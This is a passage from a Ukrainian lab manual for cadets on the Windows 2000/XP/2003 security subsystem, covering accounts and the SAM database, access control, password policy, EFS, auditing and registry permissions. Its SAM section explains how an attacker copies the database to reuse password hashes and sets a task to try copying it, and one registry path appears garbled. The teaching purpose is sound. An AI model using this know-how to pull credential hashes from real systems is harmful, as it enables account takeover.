Що стосується програм, які записують роботу користувача на клавіатурі, то існують певні методи боротьби з ними. Особливістю цих програм є те, що антивіруси реагують на самі файли, проте не виявляють запущені так звані keylogeri. Це пов'язано з принципом роботи програм. Тому необхідно регулярно проглядати завантажуванні програми і при зустрічі видаляти їх із завантаження з подальшим перезавантажуванням комп'ютера.

**Прочитавши все вищевикладене, можна дійти висновку, що захистити свої дані за допомогою паролів неможливо. Але це не вірно. Слід лише дотримуватися певних правил роботи з паролями:**

• не пускайте сторонніх користувачів до вашого комп'ютера;

• включайте екранну заставку з паролем відразу ж, якщо ви ненадовго відходите від свого персонального комп’ютера (ПК);

• міняйте паролі на особливо важливих файлах і програмах;

• рекомендується для підвищення надійності від зламу складати паролі користувачів не менше ніж з 8 символів, що складаються з літер, цифр і спеціальних символів.

Також необхідно зазначити, що, хоча в умілих руках зловмисника програми зламу паролів операційних систем становлять величезну небезпеку для їх парольного захисту, самі програми-зломщики все ж таки є не менш цінним інструментом для системних адміністраторів, які зацікавлені у виявленні слабких місць в парольному захисті своїх систем. Основна проблема полягає не в тому, що в світі існують парольні зломщики, а в тому, що ними недостатньо часто користуються системні адміністратори.

**Перелік питань для підготовки** дивись у кінці відповідної лекції.

# Практичне заняття 3

## Тема. Підсистема захисту ОС Windows 2000/XP/2003

**Мета** Дослідити підсистему захисту відповідної ОС.

**Освітня мета**

- Забезпечити глибоке засвоєння матеріалу.
- Виявити сильніших за рівнем знання курсантів з тим, щоб у подальшому задавати їм більш складне завдання.
- Простимулювати кращих курсантів зниженням оціночної шкали в модульному тесті.

**Виховна мета**

- Закріпити ази творчого мислення та їх практичну придатність.

**Розвиваюча мета**

- Розвинути навички самостійного вивчення матеріалу та творчого підходу до теми.

**Час:** 2* години.

**План**

1. Курсанти заздалегідь отримують текст практичного заняття. Вивчення теоретичного матеріалу відбувається під час самостійної роботи.
2. На занятті викладач проводить опитування курсантів за результатами теоретичної підготовки (10 хв.), після чого курсанти виконують завдання (60 хв.).
   2.1. Дослідження основних функцій підсистеми захисту операційної системи
3. Викладач оцінює якість роботи кожного курсанта за чотирьохбальною шкалою.
4. По закінченню заняття підбиваються підсумки (10 хв.).

**Необхідне програмне забезпечення:** ОС Windows 2000 або вище.

Узагальнивши матеріал з джерел [3], [20], [21], [24], [26], розглянемо основні захисні механізми Windows 2000/XP/2003.

### АДМІНІСТРУВАННЯ ОБЛІКОВИХ ЗАПИСІВ

Адміністрування облікових записів здійснюється Менеджером облікових записів.

* Час проведення заняття визначається навчальним планом





*Рис. 1. Менеджер облікових записів*

У функції Менеджера облікових записів входить підтримка механізму ідентифікації і перевірки достовірності користувачів при вході в систему. Всі необхідні настройки зберігаються в базі даних Менеджера облікових записів (рис. 1).

До них належать:

– облікові записи користувачів;

– облікові записи груп;

– облікові записи комп'ютерів домену;

– облікові записи доменів.

***Домен*** – це основна одиниця адміністрування і забезпечення безпеки в Windows NT. Для домену існує загальна база даних облікової інформації користувачів (user accounts), тому при вході в домен користувач дістає доступ відразу до всіх дозволених ресурсів всіх серверів домену.

Домени дозволяють логічно структурувати мережу за наявності великої кількості користувачів і декількох серверів в мережі, об'єднуючи декілька груп користувачів в домен для зберігання їх облікових записів і ресурсів.

База даних Менеджера облікових записів є кущем системного реєстру, що знаходиться в гілці HKEY_LOCAL_MACHINE, і називається SAM

***Запустити Regedit і знайти папку SAM*** (рис. 2).

**RegEdit** – це програма, яка дозволяє редагувати файли реєстру.

Як і вся решта кущів, він зберігається в окремому файлі в каталозі **%Systemroot%\System32\Config.**

**Відкрити провідником папку WINNT\System32\Config і знайти SAM.**





*Рис. 2. Папка D:\WINNT\System32\Config*

У цьому каталозі зазвичай знаходяться мінімум два файли **SAM**: один без розширення – сама база облікових записів; другий має розширення .log – журнал транзакцій бази. (Якщо файл SAM.log не відображається перевірте, щоб в провіднику відображалися приховані файли і папки Сервіс / Властивості папки / Вид / Показувати приховані папки і файли).

Найцікавішим є розділ облікових записів користувачів: у них зберігається інформація про імена і паролі. Слід зазначити, що паролі не зберігаються в текстовому вигляді. Вони захищені процедурою гешування. Це не означає, що, не знаючи пароля в текстовому вигляді, зловмисник не проникне в систему. При мережному підключенні не обов'язково знати текст пароля, досить гешованого пароля. Тому досить одержати копію бази даних SAM і витягнути з неї гешований пароль.

При установці системи Windows NT доступ до файлу **%Systemroot%\System32\Config\sam** для звичайних програм заблокований. Проте, використовуючи утиліту Ntbackup, будь-який користувач з правом Back up files and directories може скопіювати його. Крім того, зловмисник може спробувати переписати його копію (Sam.sav) з каталога %Systemroot%\System32\Config або архівну копію (Sam._) з каталога %Systemroot%\Repair.

***Здійснити спробу читання або копіювання файлу SAM.***

**Для захисту інформації, що зберігається в базі даних SAM, необхідно наступне:**

1. Виключити завантаження серверів в DOS-режимі (всі розділи встановити під NTFS, відключити завантаження з флопі- і компакт-дисків, бажано встановити на BIOS пароль (хоча цей захід вже давно застарілий, оскільки деякі версії BIOS мають «дірки» для запуску комп'ютера без пароля, все-таки зловмисник втратить на цьому час для входу в систему);

2. Обмежити кількість користувачів з правами **Backup Operators і Server Operators**;

3. Після установки або оновлення видалити файл **Sam.sav**;

4. Відмінити кешування інформації про безпеку на комп'ютерах домену (імена і паролі останніх десяти користувачів, що реєструвалися раніше на даному комп'ютері, зберігаються в його локальному реєстрі). Використовуючи утиліту **Regedit**, додати в реєстр в розділ HKEY_LOCAL_MACHINE\Microsoft|Windows NT\CurrentVersion\WinLogon:

- ✓ Параметр CachedLogonsCount
- ✓ Тип REG_SZ
- ✓ Значення 0.

## РОЗМЕЖУВАННЯ ДОСТУПУ

Розрізняють розмежування доступу на рівні: **ресурсів** і користувачів.

У вікні провідника Windows *виконайте клацання правою кнопкою миші на папці. D:\Wind Protect (якщо такої папки не існує,то створіть її). Виберіть з контекстного меню, що з'явилося, пункт* ***Властивості*** (Properties); на екрані з'явиться діалог **Властивості** (Properties). *Клацніть на вкладці* ***Безпека*** (Security) (рис. 3).





*Рис. 3. Вкладка Безпека (Security)*

Тут можливо додавання користувача для даної папки і тип доступу (що він повноважний робити з цим ресурсом), що реалізує розмежування доступу на рівні **ресурсів.**





*Рис. 4. Диспетчер користувач*

Розмежування доступу на рівні **користувачів** реалізується за допомогою «Диспетчера користувача» (рис. 4).

Активувати через контекстне меню «Мій комп'ютер» (рис. 5) диспетчер користувача (manage) > створити користувача > додати користувача PractUser в групу Гості.

***Створити нову групу Pract. Визначити права нової групи.***





*Рис. 5. Контекстне меню «Мій комп'ютер»*

Для чого в контекстному меню консолі Групи (Groups) вибрати пункт *Нова група* (рис. 6).





*Рис. 6. Контекстне меню консолі Групи*

Введіть ім'я групи Pract. Натисніть *Створити* (рис. 7).


*Рис. 7. Створення нової групи Pract*

Задайте права для групи Pract.

Виберіть пункт *Пуск / Настройка / Панель управління / Адміністрування / Локальна політика безпеки* (рис. 8).





*Рис. 8. Задавання прав для групи Pract*

У консолі, що відкрилася, виберіть пункт *Локальні політики / Призначення прав користувача* (рис. 9).





*Рис. 9. Вибір пункту «Завершення роботи системи»*

Подвійним клацанням по пункту *Завершення роботи системи* відкрийте вікно з переліком груп, яким дозволено завершувати роботу системи (рис. 10).





*Рис. 10. Вікно з переліком груп, яким дозволено завершувати роботу системи*

Додайте в цей перелік Групу Pract (рис. 11).





*Рис. 11. Вікно вибору користувачів та груп*

***Управління політикою безпеки.***

**Оберіть пункт:** Пуск / Настройка / Панель управління / Адміністрування / Локальна політика безпеки.

Один з популярних методів проникнення в систему — підбір пароля. Для боротьби з цим звичайно встановлюють блокування облікового запису користувача.

Приємним виключенням є обліковий запис адміністратора. І якщо він має право на вхід через мережу, це відкриває лазівку для спокійного вгадування пароля. Для захисту рекомендується перейменувати користувача Administrator, встановити блокування облікових записів, заборонити адміністратору вхід в систему через мережу, заборонити передачу SMB через TCP/IP (порти 137, 138, 139), встановити протоколювання невдалих входів;

- необхідно ввести фільтрацію паролів, що вводяться користувачем;
- довжина пароля не менше шести символів;
- пароль містить три набори з чотирьох складових:
  - прописні літери латинського алфавіту A B,C,Z;
  - рядкові літери латинського алфавіту a,b,c,z;
  - арабські цифри 0,1,2,9;
  - не арифметичні (спеціальні) символи, такі як розділові знаки;
- пароль не складається з імені користувача або будь-якої його частини.

***Зміни не проводити.***

Перегляд здійснювати в ***regedt32.***
Для включення цієї фільтрації необхідно в реєстрі в розділі

**HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa**

Додати:

| | |
|---|---|
| Параметр | Notification Packages |
| Тип | REG_MULTI_SZ |
| Значення | PASSFILT |

**Зміни не проводити.**

Якщо цей параметр вже існує і містить величину FPNWCLNT (File Personal NetWare Client), то допишіть новий рядок під FPNWCLNT. Якщо ж вам мало наборів фільтру, то створіть свою бібліотеку, використовуючи статтю Q151082 у Microsoft KnowledgeBase, де наведено приклад написання модуля фільтру.

**Криптографічні функції**

Організація шифрування з використанням Encrypting File System (EFS).

***Шифрування файлів і папок.***

Виконайте шифрування файлу
D:\Wind Protect\File_For_ENCR.txt

1. Клацніть правою кнопкою миші на цьому файлі і виберіть пункт Properties.
2. У вкладці General клацніть на кнопці Advanced.
3. Встановіть прапорець Encrypt Contents To Secure Data (шифрувати вміст для захисту даних) і потім двічі клацніть на кнопках ОК.
4. У діалоговому вікні, що з'явилося, виберіть опцію шифрувати батьківську папку. В цьому випадку шифруватимуться всі файли, що додаються після цього в дану папку і її підпапки.

**Примітка.** Системні файли, стиснуті файли, файли в розділах, відмінних від NTFS і кореневої папки диску, не можуть шифруватися за допомогою EFS.

Шифровані файли можна перейменовувати, переміщати, копіювати як і звичайні файли.

При шифруванні папок шифрується не сама папка, а тільки файли усередині цієї папки. Папка просто маркірується, щоб вказати на те, що вона містить усередині себе шифровані файли.

**Увага.** Шифровані файли і каталоги не захищені від видалення. Будь-який користувач з відповідними правами може видалити шифрований файл.

**Порада.** Щоб гарантувати безпеку тимчасових файлів, які були створені застосуваннями, маркуйте вашу системну папку Temp для шифрування.

**Мережні функції**

Можливо надати в сумісне використання каталоги і файли для користувачів мережі.

***Викликати контекстне меню папки*** *D:\Wind Protect\>* ***Доступ і ознайомитися з типом доступу по мережі до цього ресурсу.***

***У режимі командного рядка набрати команду***

- ***nbtstat -a 192.168.xxx.xxx, яка показує статистику щодо машини за протоколом NetBIOS;***
- ***net, і ознайомитися з можливостями даної утиліти.***

**Аудит**

Аудит – один із засобів захисту мережі Windows NT. За його допомогою можна відстежувати дії користувачів і ряд системних подій у

мережі. Фіксуються наступні параметри, що стосуються дій, які здійснюються користувачами:

1) виконана дія;
2) ім'я користувача, що виконав дію;
3) дата і час виконання.

Аудит, реалізований на одному контролері домену, розповсюджується на всі контролери домену. Настройка аудиту дозволяє вибрати типи подій, що підлягають реєстрації, і визначити, які саме параметри реєструватимуться.

У мережах з **мінімальними** вимогами до безпеки піддайте аудиту:

1) успішне використання ресурсів, тільки у тому випадку, якщо ця інформація вам необхідна для планування;
2) успішне використання важливої і конфіденційної інформації.

У мережах з середніми вимогами до безпеки піддайте аудиту:

1) успішне використання важливих ресурсів;
2) вдалі та невдалі спроби зміни стратегії безпеки й адміністративної політики;
3) успішне використання важливої і конфіденційної інформації.

У мережах з **високими** вимогами до безпеки піддайте аудиту:

1) вдалі та невдалі спроби реєстрації користувачів;
2) вдале та невдале використання будь-яких ресурсів;
3) вдалі та невдалі спроби зміни стратегії безпеки і адміністративної політики.

Аудит приводить до додаткового навантаження на систему, тому реєструйте лише події, які дійсно становлять інтерес.

**Windows 2000 записує події в три журнали:**

1) *Системний журнал* (**system log**) містить повідомлення про помилки, попередження й іншу інформацію, що надходить від операційної системи і компонентів сторонніх виробників. Список подій, що реєструються в цьому журналі, зумовлений операційною системою і компонентами сторонніх виробників і не може бути змінений користувачем. Журнал знаходиться у файлі Sysevent.evt.
2) *Журнал безпеки* (**Security Log**) містить інформацію про успішні та невдалі спроби виконання дій, що реєструються засобами аудиту. Події, що реєструються в цьому журналі, визначаються заданою вами стратегією аудиту. Журнал знаходиться у файлі Secevent.evt.
3) *Журнал застосувань* (**Application Log**) містить повідомлення про помилки, попередження й іншу інформацію, що видається різними застосу-

ваннями. Список подій, що реєструються в цьому журналі, визначається розробниками застосувань. Журнал знаходиться у файлі Appevent.evt.

Всі журнали розміщені у папці **%Systemroot%\System32\Config**.

***Знайдіть ці файли.***

При виборі подій для проведення аудиту слід враховувати можливість переповнювання журналу. Для настройки журналу використовуйте діалогове вікно **Властивості: журнал застосувань**, яке обирається з ***Пуск / Настройка / Панель управління / Адміністрування / Перегляд подій*** (рис. 12) ***/ Дія / Властивості*** (рис. 13).





*Рис. 12. Вікно перегляд подій*





*Рис. 13. Вікно властивості журналу додатків*

За допомогою цього вікна можна управляти:

- розміром журналів, що архівуються (розмір за умовчанням – 512 Кбайт, можна змінити розмір від 64 до 4 194 240 Кбайт.);
- методикою заміщення застарілих записів журналу;
- **Overwrite Events as Need** – у разі заповнення журналу при записі нових подій операційна система видаляє найстаріші події;
- **Overwrite Events Older then X Days** – у разі заповнення журналу при записі нових подій видаляються самі події, але тільки якщо вони старше X днів, інакше нові події будуть проігноровані;
- **Do not Overwrite Events** – у разі заповнення журналу нові події не фіксуються. Очищення журналу проводиться вручну.

Для перегляду інформації про помилки та попередження, а також про успішні та невдалі запуски завдань використовується програма **Event Viewer (Перегляд подій)**.

За умовчанням аудит вимкнений, а журнал безпеки не ведеться.

Перший етап планування стратегії аудиту – вибір належних аудиту подій в діалоговому вікні **Локальні параметри безпеки** утиліти (рис. 14).





*Рис. 14. Вікно «Локальні параметри безпеки»*

Включіть аудит подій ***Успішний і неуспішний вхід в систему*** (рис. 15).





*Рис. 15. Вікно параметри локальної політики безпеки*

Приведемо типи подій, які можуть реєструватися:

- **Logon and Logoff** – реєстрація користувача в системі або вихід з неї, а також установка і розрив мережного з'єднання;
- **File and Object Access** – доступ до папок, файлів і принтерів, що підлягають аудиту;
- **Use of User Rights** – використання привілеїв користувачів (окрім прав, пов'язаних з входом і виходом з системи);
- **User and Group Management** – створення, зміна і видалення облікових записів користувачів і груп, а також зміни в обмеженнях облікового запису;
- **Security Policy Changes –** зміни в привілеях користувачів, стратегії аудиту і політиці довірчих відносин;
- **Restart, Shutdown and System –** перезапуск або виключення комп'ютера користувачем; виникнення ситуації, що впливає на безпеку системи;
- **Process Tracking –** події, які викликають запуск і завершення програм.

Настройка функцій аудиту описана в документації по Windows NT.

***Додатково розглянемо наступні типи аудиту:***

Аудит базових об'єктів. Окрім файлів і папок, принтерів і розділів системного реєстру в Windows NT є базові об'єкти, які рядовому користувачу не видно. Вони доступні тільки розробникам застосувань або драйверів пристроїв. Для включення аудиту цих об'єктів необхідно дозволити аудит подій

типу File and Object Access в диспетчері користувачів і за допомогою редактора реєстру встановити значення параметра:

***Проглянути значення куща реєстру. Змін не проводити.***

| | |
|---|---|
| Гілка | HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa |
| Ім'я | AuditBaseObjects |
| Тип | REG_DWORD Значення 1 |

**Захист реєстру**

**Реєстр** – це центральне сховище інформації про параметри системи і встановлені програми. Реєстр є ієрархічною базою даних, що складається з секцій, підсекцій та елементів. Кожна секція має своє призначення.

Реєстр складається, як правило, з двох або більш файлів. Звичайно цими двома файлами є **User.dat**, у якому зберігаються дані, специфічні для конкретного користувача, і System.dat, де містяться дані, специфічні для комп'ютера. Таке ділення дає можливість користувачам підключатися до декількох машин, що працюють в мережі.

Реєстр містить шість кореневих розділів, що формують перший рівень дерева, решта розділів є їх підрозділами (рис. 16).





*Рис. 16. Загальна структура реєстру ОС Windows*

Доступ користувачів до полів реєстру слід розмежувати. Це можна здійснити за допомогою утиліти **Regedt32**.

***Запустити Regedt32 > Безпека > Дозвіл*** (рис. 17).

Ознайомитися з параметрами доступу користувачів і груп користувачів.





*Рис. 17. Дозвіл до реєстру*

Встановлені в системі за умовчанням дозволи на доступ до розділів реєстру не можна модифікувати рядовим користувачам. Оскільки деякі розділи реєстру (Табл.1)доступні членам групи **Everyone**, після установки Windows NT необхідно змінити дозволи в розділі.

*Таблиця 1*

Розділи реєстру

| **Розділ** | **Об'єкт захисту** |
|---|---|
| **HKEY_LOCAL_MACHINE** | \Software |
| | \Software\Microsoft\RPC (і підрозділи) |
| | \Software\Microsoft\Windows NT\ CurrentVersion |
| | \Software\Microsoft\Windows NT\ CurrentVersion\Profile List |
| | \Software\Microsoft\Windows NT\ CurrentVersion\AeDebug |
| **Розділ** | **Об'єкт захисту** |
| | \Software\Microsoft\Windows NT\ CurrentVersion\Compatibility |
| | \Software\Microsoft\Windows NT\ CurrentVersion\Drivers |
| | \Software\Microsoft\Windows NT\ CurrentVersion\Embedding |
| | \Software\Microsoft\Windows NT\ CurrentVersion\Fonts |
| | \Software\Microsoft\Windows NT\ |

*Продовження таблиці*

| Розділ | Об'єкт захисту |
|---|---|
| | CurrentVersion\FontSubstitutes |
| | \Software\Microsoft\Windows NT\ CurrentVersion\Font Drivers |
| | \Software\Microsoft\Windows NT\ CurrentVersion\Font Mapper |
| | \Software\Microsoft\Windows NT\ CurrentVersion\Font Cache |
| | \Software\Microsoft\Windows NT\ CurrentVersion\GRE_Initialize |
| | \Software\Microsoft\Windows NT\ CurrentVersion\MCI |
| | \Software\Microsoft\Windows NT\ CurrentVersion\MCI Extensions |
| | \Software\Microsoft\Windows NT\ CurrentVersion\Port (і підрозділи) |
| | \Software\Microsoft\Windows NT\ CurrentVersion\Type1 Installer |
| | \Software\Microsoft\Windows NT\ CurrentVersion\WOW (і підрозділи) |
| | \Software\Microsoft\Windows NT\ CurrentVersion\Windows3.1MigrationStatus (і підрозділи) |
| | \System\CurrentControlSet\Services\LanmanServer\Shares |
